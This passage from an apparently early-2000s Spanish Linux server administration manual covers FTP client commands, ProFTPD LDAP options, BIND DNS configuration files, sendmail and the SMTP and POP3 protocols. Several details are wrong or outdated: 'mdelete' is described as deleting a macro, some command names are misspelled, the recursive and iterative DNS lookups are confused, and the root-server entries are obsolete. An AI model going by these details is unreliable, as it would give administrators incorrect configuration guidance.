Con estas aplicaciones clientes lo que se consigue es poder unir la máquina llamante (del servicio) con la maquina servidora (de este servicio) la cual será la que tendrá que tener abierto el servicio.

Así un ejemplo de llamada a un servidor FTP mediante la aplicación cliente **ncftp** será la siguiente:

ncftp ftp.esware.com

A partir de lo cual si el servicio requiere password y usuario estos nos serán pedidos. Un ejemplo de llamada a un servidor ftp introduciéndonos en una cuenta de usuario seria :

ncftp -u usuario ftp.esware.com

2.6 COMANDOS FTP

A continuación mostraremos los comandos que se utilizan en un cliente de FTP a partir de haber realizado una conexión.

- **!**: Sale del shell

-$: Ejecuta la macro

- **account**: Manda un comando **account** a un servidor remoto.
- **append**: Añade a un archivo.
- **ascii**: Hace la transferencia a código ASCII.
- **bell**: Emite un pitido cuando se completa un comando.
- **binary:** Hace la transferencia a binario.
- **bye:** Termina la sesión de FTP y sale.
- **case:** Activa la diferencia entre las mayúsculas y las minúsculas.
- **cd:** Cambia de directorio.
- **cdup:** Cambia al directorio padre.
- **chmod**: Cambia los permisos de un archivo.
- **close:** Termina la sesión de FTP.

- **cr**: Activa la aceptación del retorno en ASCII.
- **delete:** Borra el archivo remoto.
- **debug:** Activa o desactiva el modo debug.
- **dir:** Muestra los contenidos de un directorio.
- **disconet:** Termina la sesión FTP.
- **exit**: Termina la sesión FTP y sale.
- **from:** Situa el modo de transferencia de archivos.
- **get:** Recibe un archivo.
- **glob:** Activa la expansión de metacaracteres en los archivos locales.
- **hash:** Activa la impresión de **#** para cada buffer transmitido.
- **help:** Muestra la ayuda local del servidor FTP.
- **Idle:** En espera.
- **image**: Hace una transferencia en binario.
- **Icd**: Cambia el directorio local de trabajo.
- **ls**: Lista los archivos de un directorio.
- **macdef:** Define una macro.
- **mdelete:** Borra una macro.
- **mdir**: Lista los contenidos de múltiples directorios remotos.
- **mget:** Obtiene múltiples archivos.
- **mkdir:** Crea un directorio.
- **mis:** Lista los contenidos de directorios remotos.

- **mode:** Activa el modo de transferencia.
- **modtime:** Muestra las ultimas modificaciones temporales en un archivo remoto.
- **mput:** Manda múltiples archivos.
- **newer: Obtiene** un archivo si el remoto es nuevo al existente.
- **nmap:** Situa la plantilla para el archivo de mapeado por defecto.
- **nlist:** Lista los contenidos de un directorio remoto.
- **ntrans:** Situa la traducción para la plantilla de mapeado.
- **open:** Conecta a un servidor remoto de FTP.
- **prompt:** Fuerza el prompt interactivo en múltiples comandos.
- **passive:** Entra en el modo pasivo de transferencia.
- **proxy:** Comando alternativo en un comando alternativo.
- **put:** Manda un archivo.
- **pwd:** Muestra la ruta.
- **quit:** Termina la sesión de FTP y sale.
- **Quote:** Manda un comando arbitrario de FTP.
- **recv:** Recibe un archivo.
- **reget:** obtiene un archivo reiniciándolo al final del archivo local.
- **rstatus:** Muestra el estado de la maquina remota.
- **rhelp:** Obtiene ayuda del servidor remoto.
- **rename:** Renombra el archivo.

- **reset:** Borra las colas de peticiones.

- **restart:** Reinicia la transferencia.

- **rmdir:** Borra un directorio en la máquina remota.

- **runique:** Cambia el almacenamiento único para los archivos locales.

- **send:** Manda un archivo.

- **sendport:** Cambia el uso del comando PORT para cada conexión.

- **site:** Ejecuta un comando especifico en un servidor.

- **size:** Muestra el tamaño del archivo remoto.

- **status:** Muestra el estado actual.

- **struct:** Situa la estructura de transferencia.

- **system:** Muestra el tipo del sistema remoto.

- **sunique:** Cambia el modo de almacenamiento único en la máquina remota.

- **tenex:** Situa el modo de transferencia como tenex

- **tick:** Cambia el contador de bytes de impresión durante la transferencia.

- **trace:** Cambia la ruta del paquete.

- **type**: Situa el tipo de transferencia de datos.

- **verbose:** Cambia al modo verbose

- **?**: Muestra la información local.

2.7 SOPORTE PARA LDAP

ProFTPD proporciona soporte para autenticación de usuarios mediante LDAP. Esto se puede configurar mediante las siguientes sentencias. Puede ir bien en la sección global del programa o en los ftp virtuales. Estas son las opciones de LDAP

ldapdn "ldap-dn"

LDAPDN especifica el nombre que se asociará al servidor LDAP para las autenticaciones. Esto normalmente se parece a "cn=dn, dc=dominio, dc=es" o "o=Nombre_Empresa", c=ES", Si no se especifica se utilizarán binds anónimos.

ldapdnPass "clave-ldap"

Esto permite especificar la contraseña que será utilizada cuando se asocie LDAPDN al servidor LDAP para la autenticación. Si no se especifica la directiva LDAPDNPass, no se utilizará ninguna contraseña.

LDAPServer "nombre_del_servidor_ldap"

Permite especificar el nombre de host del servidor LDAP. Si no se especifica nada, se utilizará localhost por defecto.

LDAPPrefix "prefijo-ldap"

Esto indica el prefijo que será usado en las consultas de autenticación de LDAP. El formato es igual al de ldapdn. Si no se especifica nada, se tomará por defecto un prefijo nulo, vacío.

Control del demonio

Inicio: */etc/init.d/proftpd start*
Reinicio: */etc/init.d/proftpd restart*
Parada: */etc/init.d/proftpd stop*

Estos comandos serán útiles en caso de que necesite parar el servicio por motivos de seguridad. O cuando haga cambios en el fichero de configuración, también necesitará reiniciar el demonio.

3 DNS

3.1 INTRODUCCIÓN Y CONCEPTOS

El sistema DNS se creo para evitar la sobrecarga que se generaba en los sistemas antiguos en el archivo **hosts.txt**, en el cual se guardaban los equipos que estaban dentro de la red. Cuando aumentaron los equipos este archivo se hizo inútil al tener una sobrecarga muy grande.

DNS es una base de datos distribuida que permite un control local sobre los segmentos de la base de datos general, logrando que cada parte del segmento este disponible a lo largo de toda la red utilizando un esquema cliente servidor.

Así hay equipos que son servidores de nombres que ponen a disposición de los "resolver" una parte de esta inmensa base de datos para que puedan hacer la correspondencia nombre dirección IP.

Si tenemos como ejemplo una máquina que se llama aoc dentro de una red llamada clase.todo, el equipo se llamara **aoc.clase.todo**. Aquí podemos comprobar que se incluye el nombre de la máquina mas el nombre de la máquina.

Gracias a DNS podemos solucionar los problemas de nombres repetidos (existe una organización que es la que decide dar nombres a las organizaciones), sobrecarga en un solo equipo que tuviera que tener todas las relaciones de direcciones y nombres y finalmente la distribución de la base de datos otorga consistencia.

Tendremos que tener en cuenta unos conceptos como por ejemplo:

- **Dominio**: Un dominio puede ser un nodo o una máquina a a partir de los cuales parten otros dominios. Tendremos en cuenta que estos dominios son rutas de un árbol que tendrá como raíz un dominio principal. Así, por ejemplo, tenemos en internet dominios principales como pueden ser **com**, **es**, **net**, **org**.

- **Delegación de dominios**: Un dominio se puede dividir en subdominios, así conseguimos descentralizar la carga y la posibilidad de la caída de un equipo.

- **Registro de recursos:** Etiquetas de archivos planos de texto en las cuales se guardan los datos asociados con nombres.

3.2 ESTRUCTURA JERÁRQUICA DE DNS

Cada vez que se realiza una búsqueda, esta se intentará resolver en primer lugar desde el servidor raíz de dominios hasta llegar al último servidor de dominios, pasando desde el primer elemento del árbol hasta llegar a la última rama.

Así, cada vez que se realiza una búsqueda, en primer lugar se informa al servidor de nombres principal, el cual si en sus tablas tiene la información correspondiente con la dirección IP necesaria esta se devolverá a la máquina llamante.

En caso contrario este servidor primario ira llamando a los correspondientes servidores secundarios hasta que se consiga devolver la dirección.

Así, para realizar una búsqueda de una dirección dentro de un servidor DNS tendremos dos opciones:

- **Recursiva:** Esta forma se utiliza cuando el resolver sabe que el servidor de nombre no esta programado para poder hacer una referencia a otro servidor de nombres. Esta técnica consiste en llamar a todos los equipos de forma recursiva hasta llegar al equipo deseado.

- **Iterativa:** En este caso el servidor de nombres estará programado para poder dar la mejor respuesta posible para que la resolución de nombres sea de la forma más rápida.

Hay otro concepto que también hay que tener en cuenta y es el mapeo de direcciones a nombres. Esta técnica es la contraria y consiste en resolver una dirección IP con un nombre.

Esta técnica se utiliza para poder facilitar al ser humano la posibilidad de aprender los nombres.

Para poder mejorar la velocidad de las resoluciones de nombres existe la técnica de caching. Lo que se consigue con esta técnica es ir aprendiendo los nombres de los dominios y no tener que resolverlos cada vez que se quiere ir a una dirección IP.

3.3 INSTALACIÓN, CONFIGURACIÓN Y GESTIÓN DE UN SERVIDOR DNS

Cuando instalamos el servidor de resolución de nombres de dominios tendremos que instalar el paquete **bind**. Cuando lo instalamos se crea el demonio **named** que será el que arranque el servicio en la máquina servidora.

- Configuración del cliente

Si queremos configurar una máquina tendremos que seguir los siguientes pasos:

- Verificar que en el archivo **/etc/hosts** aparezcan las siguientes lineas.

  127.0.0.1 localhost
  192.168.10.1 profesor.curso.esware.com profesor

- Editar el archivo **resolv.conf** en el cual indicaremos donde estan nuestros servidores de nombres

  #Defino el dominio por omisión el cual se agregará a nombres que no terminen en punto
  domain curso.esware.com

  #Defino los otros dominios de búsqueda
  search curso.esware.com proyectos.esware.com

  # Busco en profesor.curso.esware.com
  nameserver 192.168.10.1
  nameserver 192.168.10.2

- Edite el archivo **/etc/host.conf** en el cual indicaremos el orden de búsqueda para la resolución de nombres de dominios.

  # En este caso en primer lugar se buscará dentro del archivo /etc/hosts
  order hosts,bind
  multi on

- Configuración del servidor

Para configurar un servidor las cosas se complican un poco. En nuestro ejemplo de configuración vamos a instalar nuestro equipo con un servidor de cache, uno primario y otro secundario.

- **Cache:** Un servidor de solo cache corre el software del servidor, pero no tiene archivos de la base de datos del servidor. Aprende las respuestas de otros servidores de nombres, los guarda y los usa para responder preguntas futuras sobre esa misma información. Solamente requiere un archivo de cache.

- **Primario:** El servidor de nombres primario es la fuente autoritaria de toda la información referente a un dominio. Carga la información de archivos mantenidos localmente por el administrador del dominio. Este archivo contiene información mas precisa acerca de una pieza de la jerarquía del dominio sobre el cual el servidor tiene autoridad.

- **Secundario:** Un servidor secundario transfiere un conjunto completo de información de dominio desde el servidor primario. El archivo de zona es transferido desde el servidor primario y es guardado como un archivo local de disco. Un servidor secundario es considerado también como un servidor primario, ya que tiene una copia exacta de los archivos del servidor primario.

Así vamos a tener en cuenta una serie de archivos que necesitaremos para poder configurar nuestra máquina como servidor de nombres.

- **/etc/named.boot**

```
directory                          /var/named
cache          .                   named.ca
primary        0.0.127.in-addr.arpa   named.local
secundary   211.121.21.221.in-addr.arpa   named.ftp
```

En este archivo en primer lugar marcaremos cual es el directorio en el cual se guardarán los archivos de configuración. A continuación se marcará cual es el servidor de cache y cual es el archivo que lo configura.

En las dos siguientes lineas indicaremos cuales son los archivos de configuración del servidor primario y del secundario y en que máquina está cada uno. Tendremos que tener en cuenta que por convenio las direcciones se resuelven al revés.

- **/etc/named.conf**

```
options {

        directory "/var/named";
};
zone "." {
        type hint;
        file "named.ca";
};
zone "esware.com"{
        type master;
        allow-update 211.2.1.121;
        file "/var/named/esware.com.hosts";
};
zone "hfl.net"{
        type master;
        file "/var/named/hfl.net.hosts";
};
zone "0.0.127.in-addr.arpa"{
        type master;
        file "named.local";
};
zone "1.2.211.in-addr.arpa"{
        type master;
        file "/var/named/211.2.1.rev";
};
zone "ofiesware.net"{
       type master;
       file "/var/named/oficina.net";
};

zone "10.168.192.in-addr.arpa" {
        type master;
        file "/var/named/192.168.10.rev";
};
```

En primer lugar especificados el directorio en el cual se guardarán los archivos de configuración, mediante la sección **option**.

Definimos una zona que sea "." y en la cual definiremos el servidor de cache con su archivo de configuración.

A continuación iremos definiendo los servidores a los que queremos dar servicio con sus opciones (en este caso master) la dirección IP que ocuparán y los archivos de configuración que utiliza.

También tendremos algunos ejemplos en los que se configurarán redes internas.

- **/var/named/named.ca**

; formerly NS1.ISI.EDU

. 3600000 NS B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET. 3600000 A 128.9.0.107

; formerly C.PSI.NET

. 3600000 NS C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET. 3600000 A 192.33.4.12

; formerly TERP.UMD.EDU

. 3600000 NS D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET. 3600000 A 128.8.10.90

; formerly NS.NASA.GOV

. 3600000 NS E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET. 3600000 A 192.203.230.10

En este archivo configuraremos los equipos a los cuales se conectará nuestra máquina cuando no pueda resolver una dirección. En este archivo estan las direcciones de los servidores oficiales y los del ejercito de EEUU (los primeros servidores que existieron).

- **/etc/named/named.local**

```
@       IN    SOA   localhost.   root.localhost. (
                    1997022700 ; serial
                    28800 ; refresh
                    14400 ; retry
                    3600000 ; expire
                    86400 ; default_ttl
                    )
@       IN    NS    localhost.
1       IN    PTR   localhost.
```

En este archivo se configurará la resolución de nombres de la llamada a loopback. Aquí se definirán las opciones de refresco, de reintento, de tiempo de vida de un paquete y se definen las direcciones de loopback, que en este caso es la 127.0.0.1.

/var/named/esware.com.hosts

```
esware.com.IN     SOA   servidor.esware.com. david.esware.com. (
                        2001011712
                        10800
                        3600
                        432000 38400 )
    esware.com.         IN    NS    servidor.esware.com.
    www.esware.com.     IN    A     123.4.119.32
    esware.com.         IN    A     123.4.119.32
    esware.com.         IN    MX    10    servidor.esware.com.
    servidor.esware.com.      IN    A     123.4.119.32
    pulidor                   IN    A     123.4.119.31
    ftp.esware.com.     IN    A     123.4.119.31
    esware.com.         IN    NS    david.aycart.com.
    listas.esware.com.  IN    A     123.4.119.32
    david.esware.com.   IN    A     123.4.119.35
    impresora.esware.com.     IN    A     192.168.10.34
```

En este archivo se pondrán los equipos que tengan una dirección IP propia y a los cuales se podrá acceder. Se tendrá en cuenta que cuando se sitúa una IN A se hablara de un equipo y cuando se pone una IN NS hablaremos de un servidor de nombres y si hablamos de IN MX hablaremos de un servidor de correo.

- Depuración de errores

Hay que tener en cuenta que la activación del servidor tendrá que ser por parte de un demonio. Para realizar esta operación tendremos que activarlo:

/etc/rc.d/init.d/named restart

Después de haberlo inicializado podemos ver los mensajes que genera en el archivo de logos generales **messages**. Para ver los mensajes relacionados con el demonio **named** tendremos que realizar la siguiente operación:

cat /var/log/messages |grep named

Otra opción que tenemos es comprobar si se han activado los servicios en sistema, para lo cual podremos hacer:

ps -aux | grep named

Con lo que tendremos la salida del proceso que ocupa el servidor de nombres, teniendo la opción de poder matarlo. Otra forma que se tiene es poder ejecutar el demonio en formato de depuración, para lo cual tendremos que ejecutar el comando

named -d 4 &

Con lo cual corre en un modo de depuración 4.

Si el demonio ya esta activado se puede activar el nivel de depuración de la señal USR1 (Cada invocación de named con esta señal incrementa el nivel de depuración en 1) y puede detener la depuración con USR2.

Kill -SIGUSR1 `cat /var/run/named.pid`
Kill -SIGUSR1 `cat /var/run/named.pid`
Kill -SIGUSR1 `cat /var/run/named.pid`
Kill -SIGUSR2 `cat /var/run/named.pid`

3.4 APLICACIONES EJEMPLO

-**nslookup**

Esta aplicación nos resolverá a la directa y a la inversa la resolución de direcciones IP. Esta aplicación la podemos utilizar para comprobar que nuestra configuración del servidor BIND se ha realizado correctamente.

Así si ejecutamos el comando tendremos la posibilidad de poder introducir una dirección IP o un nombre y la aplicación lo resolverá dándonos la resolución de nombres o la resolución de direcciones IP.

- **dig**

Esta aplicación es mucho más completa que la anterior y sustituirá a **nslookup** en las próximas versiones. Con esta aplicación podremos comprobar cual es el servidor de DNS que se utiliza, el tiempo de acceso, etc.

dig pablo.ofiesware.net

; <<>> DiG 9.1.0 <<>> pablo.ofiesware.net
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29414
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIO NAL: 2

;; QUESTION SECTION:
;pablo.ofiesware.net. IN A

;; ANSWER SECTION:
pablo.ofiesware.net. 38400 IN A 192.168.10.43

;; AUTHORITY SECTION:
ofiesware.net. 38400 IN NS servidor.ofiesware.net.
ofiesware.net. 38400 IN NS david.aycart.com.

;; ADDITIONAL SECTION:
servidor.ofiesware.net. 38400 IN A 192.168.10.1
david.aycart.com. 38400 IN A 213.4.119.202

;; Query time: 148 msec
;; SERVER: 192.168.10.1#53(192.168.10.1)
;; WHEN: Fri May 4 14:01:49 2001
;; MSG SIZE rcvd: 151

4 SENDMAIL

4.1 ¿COMO FUNCIONA SENDMAIL?

En este capítulo vamos a explicar el funcionamiento y la configuración del servidor de correo SendMail. Este servidor es el más utilizado actualmente y utilizado por grandes servidor en todo el mundo por su fiabilidad y robustez.

Sendmail funciona como MTA (Mail Transport Agent), esto significa que es el encargado de recibir y guardar nuestros mensajes en nuestras casillas de correo, así como de distribuir los que enviamos hacia otros servidores. Los programas que utilizamos para leer nuestro correo, así como para enviarlo, se denominan MUA (Mail User Agent).

Cuando nosotros utilizamos un MUA para enviar un mensaje, este programa lo envía al MTA, en nuestro caso sendmail. Una vez que sendmail recibe nuestro mensaje lee la configuración para aplicarle las reglas correspondientes para su proceso dentro de la cola y posterior envío. La configuración leída se encuentra en el archivo /etc/sendmail.cf, el directorio donde sendmail guarda la cola de mensajes se encuentra en /var/spool/mqueue, si observamos el archivo sendmail.cf veremos que existe una línea

O QueueDirectory=/var/spool/mqueue

que le indica a sendmail donde guardar la cola de mensajes. En la cola de mensajes puede haber mensajes dirigidos a los usuarios locales (que poseen cuenta en el mismo servidor donde sendmail está funcionando) o a usuarios que se encuentran en otros servidores.

En el caso de que el mensaje esté dirigido a un usuario local, sendmail lo busca en el archivo de alias, que se encuentra en /etc/aliases; en la configuración figura en una línea

O AliasFile=/etc/aliases

De encontrar dicho usuario en el archivo de alias, lo expande para realizar la acción correspondiente que puede ser enviarlo a otro(s) usuario(s) dentro o fuera del servidor, o ejecutar un programa (por ejemplo un sistema de listas de distribución).

Si no se encuentra ese usuario listado en el archivo de alias, sendmail lee el /etc/passwd para verificar si el usuario posee cuenta en el servidor, de no tener cuenta en el mismo, rebota el mensaje al remitente avisando que dicho usuario no existe.

Si el usuario es encontrado, se fija en la existencia de un .forward en el home del usuario (si el sendmail no es configurado adecuadamente, en los servidores que el home apunta a /dev/null por ejemplo, sendmail dará mensajes de error diciendo que no puede encontrar /dev/null/.forward), cuya configuración está dada por la línea

O ForwardPath=$z/.forward.$w:$z/.forward

El .forward es expandido y ejecutado de la misma forma que /etc/aliases En caso de no existir un .forward, sendmail agregará el mensaje en la casilla de correo que se encuentre en el directorio de casillas de correo (en Linux y SunOS /var/spool/mail, en Solaris /var/mail) que tenga el mismo nombre del usuario.

Si el mensaje está destinado a una cuenta fuera de nuestro servidor, sendmail primero intenta resolver el MX del dominio de la dirección del mensaje consultando al DNS. De no poder resolver un MX válido para ese dominio, el mensaje quedará en la cola un tiempo predeterminado. Un ejemplo de configuración para tratamiento de colas a través de SMTP sería:

Msmtp, P=[IPC], F=mDFMuX, S=11/31, R=21, E=\r\n, L=990,
T=DNS/RFC822/SMTP,
A=IPC $h

Una vez que sendmail pudo resolver un MX válido, transporta el mensaje por SMTP al relay correspondiente para ese dominio.

Para realizar la mayor parte de las operaciones, sendmail las hace como root, en estas operaciones no sólo hace llamadas a sistema, sino que también llama a otros programas (como por ejemplo los que el usuario indique en su .forward) teniendo que hacer forks o execs al shell para que estos puedan ser ejecutados; de ahí la importancia de siempre seguir correctamente las indicaciones sobre seguridad de sendmail.

La gran mayoría de los servidores SMTP son para que funcionen como relays o smart hosts de toda una subred, por lo que también hay que tener en cuenta en que red se va a instalar sendmail ya que como se dijo anteriormente, las nuevas versiones de sendmail no permiten hacer relay por defecto. Una vez que sabemos a quienes se autoriza a que utilicen el servidor como relay de mail, sólo hay que agregarlos al archivo /etc/mail/relay-domains, cuya configuración figura en la línea

FR-o /etc/mail/relay-domains

Para filtrar dominios, servidores, o cuentas de correo es conveniente agregar en el momento de crear el sendmail.cf con el m4 el

FEATURE(access_db)

así podremos utilizar el archivo /etc/mail/access para filtrar posibles emisores de spam.

4.2 SMTP

Antes de introducirnos en la instalación y configuración de sendmail echaremos un vistazo al protocolo SMTP. O mejor, una vez superado el susto volvemos a nuestro telnet y tecleamos:

[jantonio@cochito jantonio]$ telnet cochito.micasa.es smtp
Trying 192.1.1.1...
Connected to cochito.micasa.es.
Escape character is '^]'.
220 cochito.micasa.es ESMTP Sendmail 8.8.7/8.8.7; Fri, 7 Aug 1998 00:22:12 +0200
help
214-This is Sendmail version 8.8.7
214-Topics:
214- HELO EHLO MAIL RCPT DATA
214- RSET NOOP QUIT HELP VRFY
214- EXPN VERB ETRN DSN
214-For more info use "HELP ".
214-To report bugs in the implementation send email to
214- sendmail-bugs@sendmail.org.
214-For local information send email to Postmaster at your site.
214 End of HELP info

Todos los comandos (realmente DSN no es un comando, sino una serie de flags que indican que hacer con el destinatario y el remitente) constan de cuatro letras (idealmente mayúsculas; los nuevos MTA's reconocen indistintamente mayúsculas y minúsculas)

-**HELO** (de "hello") inicia el dialogo e identifica la maquina desde la que se establece la conexión. Los nuevos sendmails autentifican el saludo, de manera que no le podemos "mentir" a sendmail

-**EHLO** (de "Extended hello") es equivalente, solo que le indica al sistema remoto que "sabemos" hablar extended SMTP

-**MAIL FROM**: <remitente> indica que vamos a enviar un mensaje, y que el origen (sender) es el indicado

-**RCPT TO**: <destinatario> indica la dirección de destino del correo. Pueden ser especificados diversos destinos, pero solo un remitente

-**DATA** indica el comienzo del mensaje. Para finalizar la introducción de datos, se introduce una línea que comience por punto "." En el caso de querer introducir una línea que comience por "." dentro del texto, lo haremos duplicando dicho punto ".."

-**NOOP** ("No Operation") pues eso...

-**QUIT** para finalizar la sesión

-**EXPN** ("Expand") sirve para indicar como se va a resolver la dirección de correo del RCPT que le indiquemos.

-**VRFY** ("Verify") sirve para saber si el sendmail remoto va a aceptar o no una dirección de correo.

Puesto que un antiguo truco de hacker consistía en buscar usuarios "standard" en un sistema preguntando con VRFY y EXPN al sendmail de dicho sistema, estos son inhabilitados en los sendmails modernos

-**VERB** ("Verbose") presenta mensajes en modo verboso. SMTP especifica que las respuestas a las peticiones del protocolo son salidas numéricas. Poniendo verbose a ON se le añaden diversos textos que sirven de ayuda a interpretes humanos.

-**RSET** ("Reset") resetea la introducción de datos, partiendo de cero

-**TURN** indica al sendmail remoto, que el cliente pasa a modo "escucha" pudiendo actuar el antiguo servidor como cliente. Utilizado antiguamente en conexiones telefónicas, casi ningún MTA lo utiliza hoy en día

-**ETRN** fuerza el envío de correo dirigido a un determinado host o dominio en el servidor. Su implementación y uso es opcional

Con estos pocos comandos se construye toda la historia.... Ahora que sabemos como se envía el mensaje, vamos a ver cómo se identifica cada mensaje, y como extraer e introducir información sobre la fecha, el origen y destino, la ruta, las extensiones, el status, etc...

Para ello cogemos el RFC-822 y empezamos a estudiar las cabeceras de un mensaje de correo electrónico.

Veamos un ejemplo en el listado 2:

From mdw21@hermes.cam.ac.uk Thu May 7 00:34:41 1998

Return-Path:
Received: from sanson.dit.upm.es (sanson-cdc.dit.upm.es [138.4.1.130])
by drake.dit.upm.es (8.8.7/8.8.7) with ESMTP id AAA01509
for ; Thu, 7 May 1998 00:34:41 +0200
Received: from violet.csi.cam.ac.uk (violet.csi.cam.ac.uk [131.111.8.58])
by sanson.dit.upm.es (8.8.4/3.14) with ESMTP
id BAA14729
for ; Thu, 7 May 1998 01:34:16 +0200 (MET DST)
Received: from mdw21.clare.cam.ac.uk ([131.111.214.145] helo=mdw21)
by violet.csi.cam.ac.uk with smtp (Exim 1.92 #1)
for jantonio@dit.upm.es
id 0yXDhZ-00075a-00; Thu, 7 May 1998 00:34:17 +0100
Message-ID:
<001501bd7947$a68f73e0$91d66f83@mdw21.clare.cam.ac.uk>
From: "Mark Wever"
To: "Juan Antonio Martinez"
Subject: Re: Puzzle bobble source code for Linux
Date: Thu, 7 May 1998 00:35:27 +0100
MIME-Versión: 1.0
Content-Type: text/plain;
charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 4.72.3110.1
X-MimeOLE: Produced By Microsoft MimeOLE V4.72.3110.3
Status: RO
X-Status:
Hello, you may remember you wrote to me ages ago about PB.
....

Todo mensaje de correo trae una cabecera y un cuerpo. Las cabeceras empiezan siempre con un "From " al comienzo de la línea y acaban con una línea en blanco. El cuerpo empieza y acaba siempre con una linea en blanco.

Aunque Microsoft se empeñe en decir lo contrario, el RFC-822 prohibe expresamente utilizar en las cabeceras caracteres no-ASCII (códigos mayores que 0x7f). Esto implica que ninguna dirección de correo puede tener tildes, eñes, etc

Echemos un vistazo a los datos que son relevantes a Sendmail. Tenemos en primer lugar el campo From. Indica quién envía el mensaje. Puesto que el SMTP no impone ninguna restricción al mensaje MAIL FROM: es misión de sendmail autentificar dicho sender.

Por ello intenta hacer una petición de identd con la máquina remota, y en el caso de que la conexión no la establezca quien aparece en el campo FROM: , o bien un "trusted user" (otro sendmail, por ejemplo)

Se incluye en la cabecera un mensaje de X-Autentication-Warning indicando que es posible que el sender no corresponda a quien dice ser. La lista de "trusted users" se incluye en el fichero de configuración de sendmail Return-Path: indica a sendmail, por donde debe ser ruteado el mensaje en caso de devolución.

No todos los mailers hacen caso de dicho mensaje, salvo que sendmail sea expresamente instruido para hacerlo.

Otro truco antiguo de hacker consistía en engañar al correo para que el que recibía el mensaje, al responder respondiera a la máquina "ladrona" en lugar de a la persona suplantada. Existen diversas variantes al uso "truculento" de esta cabecera, cuyo estudio se deja a los fanáticos del hacker.

-Received: indica todas y cada una de las máquinas por donde ha ido pasando el mensaje. Cada MTA inserta un "Received", de manera que estudiando detenidamente la cabecera es posible hacer el seguimiento de un mensaje (a menos que la cabecera este falsificada, lo que exige un cierto nivel de conocimiento...)

Asimismo, Contando el número de "Received" que contiene una cabecera podemos especificar un "time-to-live" de un mensaje, definiéndolo como el número de saltos que puede dar un mensaje entre máquina y máquina antes de considerar que dicho mensaje no puede ser entregado. De nuevo, un parámetro del fichero de configuración de sendmail, define el TTL de un mensaje

-Message-ID: es una etiqueta que identifica el mensaje y garantiza que sea único en toda la Internet. El método habitual consiste en formar dicho ID con el nombre de la maquina origen, la fecha del mensaje y el nombre asignado en la cola de envío

-X-Priority: Indica al MTA la prioridad con que debe ser tratado un mensaje El fichero de configuración de sendmail define diversos niveles de prioridad, asignando diversos valores a diversas etiquetas ("normal", "urgent", etc) Cuando sendmail procesa la cola de mensajes en espera de ser enviados, intenta enviar primero los de mayor prioridad. No podemos incluir aquí todas las posibles cabeceras por motivos más que evidentes de espacio.

¿Cómo se incluye la información de cabecera en el protocolo SMTP?. Muy sencillo: Después de la instrucción DATA, y hasta encontrar la primera línea vacía, sendmail reconoce e inserta los diversos "tags" correspondientes a las cabeceras del mensaje. una vez encontrada una linea vacía o una que no corresponda a una cabecera válida, sendmail interpreta como "body" o cuerpo del mensaje todo lo que siga a continuación.

4.3 POP3

Este es generalmente un protocolo para la administración de correo en Internet. En algunos nodos menores de Internet normalmente es poco práctico mantener un sistema de transporte de mensajes (MTS). Por ejemplo, es posible que una estación de trabajo no tenga recursos suficientes (espacio en disco, entre otros) para permitir que un servidor de SMTP [RFC821] y un sistema local asociado de entrega de correo estén residentes y continuamente en ejecución.

De forma similar, puede ser caro (o incluso imposible) mantener una computadora personal interconectada a una red tipo IP durante grandes cantidades de tiempo (el nodo carece el recurso conocido como "connectivity").

A pesar de esto, a menudo es muy útil poder administrar correo sobre estos nodos, y frecuentemente soportan un user agent (UA) (agente de usuario) para ayudar en las tareas de manejo de correo.

Para resolver el problema, un nodo que sí sea capaz de soportar un MTS ofrecerá a estos nodos menos dotados un servicio de maildrop. Se entiende por maildrop, el "lugar" en el sistema con el MTS donde el correo es almacenado para que los otros nodos puedan trabajar con él sin necesidad de mantener su propio MTS.

El Protocolo de oficina de correos - Versión 3 (POP3) está destinado a permitir que una estación de trabajo acceda dinámicamente a un maildrop en un host servidor de forma útil y eficiente. Esto significa que el protocolo POP3 se usa para permitir a una estación de trabajo recobrar correo que el servidor tiene almacenado.

POP3 no está destinado a proveer de extensas operaciones de manipulación de correo sobre el servidor; normalmente, el correo es transmitido y entonces borrado. IMAP4 es un protocolo más avanzado y complejo y es tratado en [RFC1730] y revisado en [RFC 2060].

De aquí en adelante el termino (host) cliente se refiere a un host haciendo uso del servicio POP3 y host servidor al que ofrece este servicio. Inicialmente, el host servidor comienza el servicio POP3 leyendo el puerto 110 TCP. Cuando un host cliente desea de hacer uso del servicio, establece una conexión TCP con el host servidor. Cuando la conexión se establece, el servidor POP3 envía un saludo.

Entonces, el cliente y el servidor de POP3 intercambian comandos y respuestas respectivamente hasta que la conexión se cierra o es abortada. Los comandos en el POP3 consisten en una palabra clave (keyword), posiblemente seguida de uno o más argumentos.

Todos los comandos terminan con un par CRLF. Las palabras clave y los argumentos consisten en caracteres ASCII imprimibles. Las palabras clave y los argumentos están cada uno separados por un único carácter de espacio. Las palabras clave son de una longitud de tres o cuatro caracteres, mientras que cada argumento puede ser de hasta 40 caracteres de longitud.

Las respuestas en el POP3 consisten de un indicador de estado y una palabra clave posiblemente seguida de información adicional. Todas las respuestas acaban en un par CLRF. Las respuestas pueden ser de hasta 512 caracteres de longitud, incluyendo el CRLF de terminación. También existen dos indicadores de estado:

- **positivo o afirmativo** ("+OK")

- **negativo** ("-ERR"). Los servidores deben enviar el "+OK" y el "-ERR" en mayúsculas.

Las respuestas a ciertos comandos son multilínea (una respuesta compuesta de varias líneas). En estos casos, que se indican claramente más adelante, después de enviar la primera línea de la respuesta y un CRLF, se envía cualquier línea adicional, cada una terminada en un par CRLF.

Cuando todas las líneas de la respuesta han sido enviadas, se envía una línea final, que consiste en un octeto de terminación (en decimal 046,".") Y un par CRLF. Si alguna línea de la respuesta multilínea comienza con el octeto de terminación, se ponen bytes de relleno precedidos por el byte de terminación en esa línea de la respuesta.

De aquí en adelante una respuesta multilínea termina con los cinco bytes "CRLF.CRLF". Al examinar una respuesta multilínea, el cliente comprueba si la línea comienza con el byte de terminación. Si es así y si siguen otros bytes a excepción del CRLF, el primer byte de la línea (el byte de terminación) es ignorado. De este modo si el CRLF sigue inmediatamente al carácter de terminación, entonces la respuesta desde el servidor POP termina y la línea conteniendo "CRLF " no es considerada como parte de la respuesta multilínea.

